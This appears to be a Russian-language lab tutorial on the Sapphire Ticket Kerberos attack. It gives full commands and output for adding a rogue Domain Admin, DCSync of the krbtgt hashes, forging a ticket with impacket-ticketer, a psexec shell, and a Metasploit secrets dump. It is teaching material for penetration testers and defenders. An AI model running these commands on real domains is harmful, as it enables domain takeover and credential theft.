
Создаем нового пользователя admin1 в домене и выдаем ему пароль `Password@1`. Затем добавляем пользователя admin1 в группу Domain Admins в домене.

```
net user admin1 Password@1 /add /domain
net group "Domain Admins" admin1 /add /domain
```



```
C:\Users\Administrator>net user admin1 Password@1 /add /domain
The command completed successfully.

C:\Users\Administrator>net group "Domain Admins" admin1 /add /domain
The command completed successfully.
```

После выполнения команды проверим, действительно ли admin1 прописан в группе доменных админов. Для этого заходим в «Пользователи и компьютеры Active Directory → Пользователи» и дважды кликаем на выбранного пользователя (у нас это admin1). Затем переходим на вкладку «Членство». В списке должен быть Domain Admins, как на скриншоте ниже.



admin1 Properties

Member of:

Name	Active Directory Domain Services Folder
Domain Admins	ignite.local/Users
Domain Users	ignite.local/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

АТАКА НА САПФИРОВЫЙ БИЛЕТ

Итак, чтобы провести эту атаку, злоумышленнику нужно заполучить хеш KRBTGT. Представь себе такой расклад: хакер взломал учетные данные привилегированного аккаунта, скажем admin1-User. Получив доступ, он пытается провернуть атаку DCSync для выкачки хеша KRBTGT аккаунта.

Извлечение хеша KRBTGT и SID домена


```
impacket-secretsdump 'ignite.local/admin1:Password@1@ignite.local -
just-dc-user krbtgt
```

INFO

Impacket-secretsdump — это утилита, которая помогает вытащить хеши из Active Directory. В нашем случае есть данные для входа от имени админа и мы используем их, чтобы получить хеш для учетки `krbtgt`, которая применяется для управления билетами Kerberos.

```
nxc ldap 192.168.1.48 -u admin1 -p Password@1 --get-sid
```


На картинке ниже ты видишь хеши NTLM и AES для служебной учетки KRBTGT.



```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump 'ignite.local/admin1:Password@1@ignite.local' -just-dc-user krbtgt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
krbtgt:aes128-cts-hmac-sha1-96:f46174b3ad94ff955e991fd801bd24b3
krbtgt:des-cbc-md5:897a7a98d0daf7e5
[*] Cleaning up ...
```

На следующем этапе извлеки SID для пользователя admin1.

```
nxc ldap 192.168.1.48 -u admin1 -p Password@1 --get-sid
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u admin1 -p Password@1 --get-sid
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
LDAP        192.168.1.48    389    DC               [+] ignite.local\admin1:Password@1 (Pwn3d!)
LDAP        192.168.1.48    389    DC               Domain SID S-1-5-21-798084426-3415456680-3274829403
```

Генерация поддельного TGS и PAC

Атакующий подделывает сервисный билет для пользователя admin1, возможно с завышенными привилегиями и валидной подписью, тем самым обходя механизмы обнаружения типа PAC-проверки на контроллере домена.


```
impacket-ticketer -request -impersonate admin1 -domain ignite.local -
user rudra -password Password@1 -nthash
761688de884aff3372f8b9c53b2993c7 -aeskey
'8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb' -
domain-sid S-1-5-21-798084426-3415456680-3274829403 baduser
```

Здесь

- `-domain ignite.local` указывает целевой домен для атаки;
- `-user rudra` — имя пользователя, для которого генерируется поддельный билет;
- `-password Password@1` — пароль пользователя для получения криптографических ключей при генерации PAC или билета. Обычно не встречается в атаках с использованием Silver Ticket;
- `-nthash` и `-aesKey` принадлежат аккаунту KRBTGT, как и нужно для атаки с использованием Diamond Ticket.

Следующие параметры нужны, чтобы криптографически подписывать и проверять поддельные тикеты сервиса:

- `-domain-sid S-1-5-21-79...03` — эта строка описывает идентификатор безопасности (SID) для домена (SID нужен, чтобы сформировать PAC);
- `admin1` — показывает, какой SPN (имя главного сервиса) или логин злоумышленник использует, чтобы притвориться другим и выкроить доступ к услугам как `baduser`.



```
──(root㉿kali)-[~]
─# impacket-ticketer -request -impersonate  admin1 -domain ignite.local -user rudra -password Password@1 -nthash
761688de884aff3372f8b9c53b2993c7 -aesKey '8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb' -dom
ain-sid S-1-5-21-798084426-3415456680-3274829403 baduser
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

-] doing sapphire ticket, ignoring following parameters : -groups, -duration
*] Requesting TGT to target domain to use as basis
usr/share/doc/python3-impacket/examples/ticketer.py:141: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
tetime.datetime.now(datetime.UTC).
 aTime = timegm(datetime.datetime.utcnow().timetuple())
*] Customizing ticket for ignite.local/baduser
usr/share/doc/python3-impacket/examples/ticketer.py:600: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
tetime.datetime.now(datetime.UTC).
 ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
*]     Requesting S4U2self+U2U to obtain admin1's PAC
usr/share/doc/python3-impacket/examples/ticketer.py:490: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
tetime.datetime.now(datetime.UTC).
 now = datetime.datetime.utcnow()
usr/share/doc/python3-impacket/examples/ticketer.py:579: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
tetime.datetime.now(datetime.UTC).
 now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
*]     Decrypting ticket & extracting PAC
*]     Clearing signatures
!] User ID is 500, which is Impacket's default. If you specified -user-id, you can ignore this message. If you d
idn't, and you get a KDC_ERR_TGT_REVOKED error when using the ticket, you will need to specify the -user-id with
he RID of the target user to impersonate
*]     Adding necessary ticket flags
*]     Changing keytype
usr/share/doc/python3-impacket/examples/ticketer.py:843: DeprecationWarning: datetime.datetime.utcnow() is depre
cated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: da
tetime.datetime.now(datetime.UTC).
 encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
*]     EncAsRepPart
*] Signing/Encrypting final ticket
*]     PAC_SERVER_CHECKSUM
*]     PAC_PRIVSVR_CHECKSUM
*]     EncTicketPart
*]     EncASRepPart
*] Saving ticket in baduser.ccache
```

Pass the Ticket


Эта переменная окружения указывает системе, какой именно файл кеша учетных данных Kerberos (`baduser.ccache`) применять для аутентификации.

Файл `baduser.ccache` хранит билеты Kerberos для пользователя `baduser`, и, скорее всего, там окажется и сервисный билет (TGS) для выбранной цели. Это значит, что ты можешь воспользоваться этим файлом, чтобы авторизоваться и зайти на сервис под видом `baduser`.

```
export KRB5CCNAME=baduser.ccache
impacket-psexec ignite.local/admin1@dc.ignite.local -dc-ip 192.168.1.
48 -target-ip 192.168.1.48 -k -no-pass
```

Давай разберем эту команду по частям:

- `impacket-psexec` — утилита из библиотеки Impacket, с помощью SMB удаленно запускающая команды на виндовых машинах;
- `ignite.local/admin1@dc.ignite.local` — основное имя Kerberos (`user@realm`), которое используется для аутентификации. Также здесь `local` — домен, `admin1` — твой ник, `local` — имя хоста контроллера домена;
- `-dc-ip 192.168.1.48` — этот параметр задает IP-адрес нашего контроллера домена;
- `-target-ip 192.168.1.48` — IP целевой системы, где будет выполняться команда. В нашем случае он совпадает с IP контроллера домена;
- `-k` означает, что вместо NTLM будет использоваться аутентификация через Kerberos. Наш инструмент подтянет Kerberos-билеты из указанного кеша учетных данных (KRB5CCNAME);
- `-no-pass` — сообщает утилите не запрашивать пароль, потому что аутентификация будет выполняться с помощью Kerberos-токенов из кеша.



```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=baduser.ccache

┌──(root㉿kali)-[~]
└─# impacket-psexec ignite.local/admin1@dc.ignite.local -dc-ip 192.168.1.48 -target-ip 192.168.1.48 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.48.....
[*] Found writable share ADMIN$
[*] Uploading file QWccxEDo.exe
[*] Opening SVCManager on 192.168.1.48.....
[*] Creating service kfHG on 192.168.1.48.....
[*] Starting service kfHG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

METASPLOIT


Эта техника позволяет стянуть хеши SAM и секреты LSA (включая кешированные креды) с удаленной машины на Windows без развертывания агента на месте. Хитрость в том, чтобы удаленно обновить дескриптор безопасности ключа реестра, воспользовавшись привилегиями WriteDACL локальных админов, чтобы временно выставить права на чтение.

Давай посмотрим, что нужно, чтобы это провернуть.

```
use gather/windows_secrets_dump
set RHOSTS 192.168.1.48
set SMBDOMAIN ignite.local
set SMBUSER admin1
set SMBPASS Password@1
set ACTION DOMAIN
set KRB_USERS KRBTGT
run
```

Атака с сапфировым билетом

Вот как выглядит процесс атаки.



```
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(gather/windows_secrets_dump) > set RHOSTS 192.168.1.48
RHOSTS ⇒ 192.168.1.48
msf6 auxiliary(gather/windows_secrets_dump) > set SMBDOMAIN ignite.local
SMBDOMAIN ⇒ ignite.local
msf6 auxiliary(gather/windows_secrets_dump) > set SMBUSER admin1
SMBUSER ⇒ admin1
msf6 auxiliary(gather/windows_secrets_dump) > set SMBPASS Password@1
SMBPASS ⇒ Password@1
msf6 auxiliary(gather/windows_secrets_dump) > set KRB_USERS krbtgt
KRB_USERS ⇒ krbtgt
msf6 auxiliary(gather/windows_secrets_dump) > set ACTION DOMAIN
ACTION ⇒ DOMAIN
msf6 auxiliary(gather/windows_secrets_dump) > run
[*] Running module against 192.168.1.48
[*] 192.168.1.48:445 - Service RemoteRegistry is already running
[*] 192.168.1.48:445 - Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] 192.168.1.48:445 - Using the DRSUAPI method to get NTDS.DIT secrets
# SID's:
krbtgt: S-1-5-21-798084426-3415456680-3274829403-502

# NTLM hashes:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::

# Full pwdump format:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:Disabled=true,Expired
0,LastLogonTimestamp=never,IsAdministrator=false,IsDomainAdmin=false,IsEnterpriseAdmin=false::

# Account Info:
## CN=krbtgt,CN=Users,DC=ignite,DC=local
- Administrator: false
- Domain Admin: false
- Enterprise Admin: false
- Password last changed: 2024-12-21 19:50:34 UTC
- Last logon: never
- Account disabled: true
- Computer account: false
- Expired: false
- Password never expires: false
- Password not required: false

# Password history (pwdump format - uid:rid:lmhash:nthash:::):

# Kerberos keys:
krbtgt:aes256-cts-hmac-sha1-96 8e52115cc36445bc520160f045033d5f40914ce1a6cf59c4c4bc96a51b970dbb
krbtgt:aes128-cts-hmac-sha1-96:f46174b3ad94ff955e991fd801bd24b3
```

Давай разберем, что происходит на этом скриншоте.

- `RHOSTS = 192.168.1.48` — целевая машина, домен-контроллер;
- `SMBDOMAIN = ignite.local` — домен;
- `SMBUSER = admin1` — юзер;
- `SMBPASS = Password@1` — пароль;
- `KRB_USERS = krbtgt` — пользователь для выдачи билетов в Kerberos;
- `ACTION = DOMAIN` — показывает, что происходит слив секретов домена.

Модуль запускается, и секреты сливаются с помощью метода DRSUAPI (он часто используется для выделения данных из `NTDS.DIT`).

Красным обведены:

- NTLM-хеш для krbtgt: `76...c7`;
- ключ Kerberos AES для krbtgt: `8e...bb`.

Эти данные необходимы для подделки билетов, потому что ключи KRBTGT используются для подписи действительных билетов Kerberos.

Этот модуль умело кует Kerberos-билеты, применяя четыре хитрых метода. В методе «серебряный билет» атакующий берет хеш учетной записи сервиса и клепает билет, который выдает себя за любого пользователя и дает этому аккаунту нужные привилегии.

Метод «золотой билет» — это когда злоумышленник использует хеш `krbtgt`, чтобы смастерить билет, изображая любого пользователя с любыми привилегиями.

Далее идет «алмазный билет»: тут добавляется аутентификация на контроллере домена и затем применяется тот же хеш `krbtgt`, чтобы скопировать PAC аутентифицированного пользователя в поддельный билет.

И закрывает всю эту эпопею «сапфировый билет», где используют уловку S4U2Self и U2U, чтобы добыть PAC другого пользователя, а затем на базе хеша `krbtgt` создается поддельный билет.

